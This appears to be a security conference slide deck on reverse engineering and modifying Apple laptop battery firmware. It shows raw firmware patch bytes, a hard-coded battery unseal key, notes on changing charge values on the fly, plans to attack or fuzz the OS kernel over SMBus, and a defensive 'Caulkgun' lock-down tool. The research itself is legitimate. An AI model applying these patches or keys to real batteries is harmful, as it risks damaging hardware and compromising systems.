
```
case_0xf_0x10:  
F3 C5 0E add     i2h, #0xC  
95 B6 33 jump    case_0x19_0x1c  
  
82 B9 33 jmp     case_0x19_0x1c
```

# Result

```
Remaining Capacity:      0x202a  
Full Charge Capacity:   0x73cc  
Got manufacture date 0x202a  
Got serial number 0x73cc
```

# Another change

- Relative State of Change (0xd) -> Remaining Time Alarm (0x2)




# Patching code

```
patch_firmware(0xdbbc0, (unsigned char *)  
"\xf6\x05\xe\xba\xb6\x36\xf2\x05\xe  
\xb8\xb6\x36xcc\xb6\x33xec\xc5\xe  
\x95\xb6\x33\xf4\x35\xe\xdc\xb6\x33", 27,  
1);
```

```
patch_firmware(0xdb2a, (unsigned char *)  
"\xbf\xb6\x33", 3, 1);
```



# Reuse extra space




# Re-sniffing

- ✦ Shows all values queried are fixed
- ✦ We can set all the values to arbitrary values
  - ✦ Some must be the same as others
- ✦ Values can be changed while battery is charging “on the fly”
- ✦ Changing values does affect amount of current delivered to battery

# Deal breaker?

- MU092X Thermal cutoff



FYI: I didn't see these on the off market battery!

# Attacking the OS kernel

- ✦ Battery communicates with the OS on a “trusted channel”
- ✦ By issuing raw i2c/SMBus data, could potentially exploit a vulnerability in the OS kernel

# Fuzzing the SMBus

- ✦ Two options
  - ✦ Write a fuzzer in CoolRISC assembly and fuzz from the battery
  - ✦ Fuzz with a “emulated battery” via hardware

# Caulkgun



- ✦ Seal up your battery by changing full access password
- ✦ Doesn't affect any existing Apple firmware updates
- ✦ Cannot be reversed
- ✦ If future Apple Battery Firmware update requires full access, the update will fail

# Caulkgun source - guts

```
#include <time.h>
#include <stdlib.h>

int main(){
    srand(time(NULL));
    unsigned int r = rand();
    unseal(0x36720414);
    get_full_access(0xffffffff);
    write_block(kFullAccessKey, &r, 4);
    seal();
}
```

# More info

- ✦ Tools, slides, whitepaper:



# Thanks



# Questions?

[charlie.miller@accuvant.com](mailto:charlie.miller@accuvant.com)